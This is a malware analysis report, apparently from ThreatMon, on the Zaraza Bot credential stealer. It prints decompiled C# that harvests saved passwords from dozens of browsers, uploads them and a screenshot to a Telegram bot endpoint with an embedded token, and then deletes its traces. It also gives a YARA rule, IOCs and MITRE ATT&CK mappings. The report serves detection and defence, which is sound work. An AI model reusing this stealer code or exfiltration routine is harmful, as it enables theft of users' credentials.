
Zaraza Bot:

The New Russian Credential Stealer



@MonThreat

@threatmon

@TMRansomMonitor

ThreatMon

Contents

Introduction


The security landscape is constantly evolving, with threat actors finding new and innovative ways to steal sensitive information from individuals and organizations. Recently, the Uptycs threat research team discovered a new credential stealer named Zaraza. This malware has been specifically designed to steal login information from various web browsers and send it to a remote command and control channel via Telegram. Zaraza employs several techniques such as obfuscation, masquerading, and screen capture to avoid detection and evade security measures. In this report, we will provide a detailed technical analysis of Zaraza, including its behavior, targeted browsers, YARA rule, indicators of compromise (IOCs), and its mapping to the MITRE ATT&CK framework. It is essential for individuals and organizations to understand the workings of Zaraza to protect themselves against potential attacks and safeguard their sensitive information.

What is a Credential Stealer?

A credential stealer, also known as stealer, is a type of malware designed to steal login credentials and sensitive information such as usernames, passwords, and other authentication tokens from a victim's computer or device. These credentials can be used by cybercriminals to gain unauthorized access to sensitive data, applications, and systems, leading to data breaches and financial losses. Credential stealers can be delivered through various attack vectors such as phishing emails, malicious downloads, and drive-by downloads. They can also employ various techniques such as keylogging, browser hooking, and screen capturing to steal the user's credentials. These malware threats pose a severe risk to individuals and organizations, and it is crucial to implement security measures such as antivirus software, firewalls, and security awareness training to prevent such attacks.


Technical Analysis

Binary is a 64 Bit Portable Executable from .NET family. Compilation date is not obvious.




first-bytes-text	M Z .. .. @ .. ..
file-size	303616 bytes
entropy	6.158
imphash	F00936D5901393A17C7ACCC5D4D271A3
signature	Microsoft .NET
tooling	n/a
entry-point	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
file-version	16.0.328
description	Windows Defender
file-type	executable
cpu	64-bit
subsystem	console
compiler-stamp	Mon Jan 30 16:19:49 2079 | UTC

Execution starts with creating a new directory and text file under *TEMP* directory. First it takes the TEMP path and currently logged in user's name. Then creates the following: *TEMP-PATH\<Username>\output.txt*



```
IntPtr intPtr = global::@Æ.@ä();
Console.Title = "";
global::@Æ.@Æ(intPtr, 0);
string tempPath = Path.GetTempPath();
string name = WindowsIdentity.GetCurrent().Name;
Directory.CreateDirectory(tempPath + name);
StreamWriter streamWriter = new StreamWriter(tempPath + name + "\\output.txt", false, Encoding.UTF8);
```


Then it iterates through each password entry and writes each field to a new line in the following format: **link, username, password** and **browser.**



```
foreach (@ə̈ @ə̈ in @ӛ.@æ())
{
    streamWriter.WriteLine("Ссылка: " + @ə.@ə);
    streamWriter.WriteLine("Логин: " + @ə̈.@ě);
    streamWriter.WriteLine("Пароль: " + @ə̈.@ə);
    streamWriter.WriteLine("Браузер: " + @ə̈.@ə̈);
    streamWriter.WriteLine("============================");
}
streamWriter.Close();
```


Here is the list of browsers that are targeted:

- Yandex
- Chrome
- AVG Browser
- Kinza
- URBrowser
- AVAST Software
- SalamWeb
- CCleaner
- Opera
- Opera GX
- Slimjet
- 360 Browser
- Comodo Dragon
- CoolNovo
- Chromium | SRWare Iron Browser
- Torch Browser
- Brave Browser
- Iridium Browser
- Opera Neon
- 7Star
- Amigo
- Blisk
- CentBrowser
- Chedot
- CocCoc
- Elements Browser
- Epic Privacy Browser
- Kometa
- Orbitum
- Sputnik
- uCozMedia
- Vivaldi
- Sleipnir 6
- Citrio
- Coowon
- Liebao Browser
- QIP Surf
- Edge Chromium




```
public static List<@ӛ> @æ()
{
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    dictionary.Add("Yandex", Path.Combine(@ӛ.@ä, "Yandex\\YandexBrowser\\User Data"));
    dictionary.Add("Chrome", @ӛ.@ä + "\\Google\\Chrome\\User Data");
    dictionary.Add("AVG Browser", @ӛ.@ä + "\\AVG\\Browser\\User Data");
    dictionary.Add("Kinza", @ӛ.@ä + "\\Kinza\\User Data");
    dictionary.Add("URBrowser", @ӛ.@ä + "\\URBrowser\\User Data");
    dictionary.Add("AVAST Software", @ӛ.@ä + "\\AVAST Software\\Browser\\User Data");
    dictionary.Add("SalamWeb", @ӛ.@ä + "\\SalamWeb\\User Data");
    dictionary.Add("CCleaner", @ӛ.@ä + "\\CCleaner Browser\\User Data");
    dictionary.Add("Opera", Path.Combine(@ӛ.@Æ, "Opera Software\\Opera Stable"));
    dictionary.Add("Opera GX", Path.Combine(@ӛ.@Æ, "Opera Software\\Opera GX Stable"));
    dictionary.Add("Slimjet", Path.Combine(@ӛ.@ä, "Slimjet\\User Data"));
    dictionary.Add("360 Browser", @ӛ.@ä + "\\360Chrome\\Chrome\\User Data");
    dictionary.Add("Comodo Dragon", Path.Combine(@ӛ.@ä, "Comodo\\Dragon\\User Data"));
```

Afterward, it transmits the login information to a command and control channel that abuses Telegram, along with the message "stillers's by oiboi :: [New logs!]\n PC: " + name.




```
string text = tempPath + name + "\\output.txt";
global::@Æ.@æ("stillers's by oiboi :: [Новые логи!]\n ПК: " + name);
global::@Æ.@Ě(File.ReadAllBytes(text), "Passwords.txt");
```




```
public static async Task @Ě(byte[] @ä, string @Æ)
{
    string text = "https://api.telegram.org/bot6007402729:AAEPb0k0ec_Eid2gxzweSWuNju-dWhHicS0/sendDocument?chat_id=5881556974";
    using (HttpClient client = new HttpClient())
    {
        using (MultipartFormDataContent content = new MultipartFormDataContent("Upload----" + DateTime.Now.ToString
          (CultureInfo.InvariantCulture)))
        {
            content.Add(new StreamContent(new MemoryStream(@ä)), "document", @Æ);
            HttpResponseMessage httpResponseMessage = await client.PostAsync(text, content);
            using (HttpResponseMessage message = httpResponseMessage)
            {
                await message.Content.ReadAsStringAsync();
            }
            HttpResponseMessage message = null;
        }
        MultipartFormDataContent content = null;
    }
    HttpClient client = null;
}
```

Then, Zaraza captures a screenshot of the current screen and transmits it once more to its command and control channel.



```
Rectangle bounds = Screen.GetBounds(Point.Empty);
using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
{
    using (Graphics graphics = Graphics.FromImage(bitmap))
    {
        graphics.CopyFromScreen(Point.Empty, Point.Empty, bounds.Size);
    }
    new MemoryStream();
    bitmap.Save(tempPath + name + "\\Screen.jpg", ImageFormat.Jpeg);
    Thread.Sleep(10000);
}
if (File.Exists(tempPath + name + "\\Screen.jpg"))
{
    global::@Æ.@Ĕ(File.ReadAllBytes(tempPath + name + "\\Screen.jpg"), "Screen.jpg");
}
```

In the final, it sleeps for a while then deletes the files previously created then exits.



```
    Thread.Sleep(100000);
    File.Delete(tempPath + name + "\\output.txt");
    File.Delete(tempPath + name + "\\Screen.jpg");
}
```

YARA Rule

```
rule Zaraza_Bot
{
    meta:

        author = "seyitsec"
        date = "2023-04-28"
        hash =
"2cb42e07dbdfb0227213c50af87b2594ce96889fe623dbd73d228e46572f0125"

    strings:

        str1= ”stillers's by oiboi :: [Новые логи!]\n ПК: ”
        str2= ”6007402729:AAEPb0k0ec_Eid2gxzweSWuNju-dWhHicS0”
        str3= ”5881556974”




    condition:

        all of ($str*)

}
```

Indicators of Compromise (IOCs)

TYPE	IOC
SHA-256 HASH	aa76b4db29cf929b4b22457ccb8cd77308191f091cde2f69e578ade9708d7949
URL	http[:]//cloud-api.yandex.net/v1/disk/resources?path=/&limit=500

MITRE ATT&CK

Technique Name	Technique ID
Obfuscated Files or Information	T1027
Masquerading	T1036
Timestomp	T1070.006
Hidden Windows	T1564.003
User Discovery	T1033
Account Discovery	T1087
Screen Capture	T1113
Application Layer Protocol	T1071
Encrypted Channel	T1573

@MonThreat @threatmon @TMRansomMonitor

45305 Catalina cs St 150, Sterling VA 20166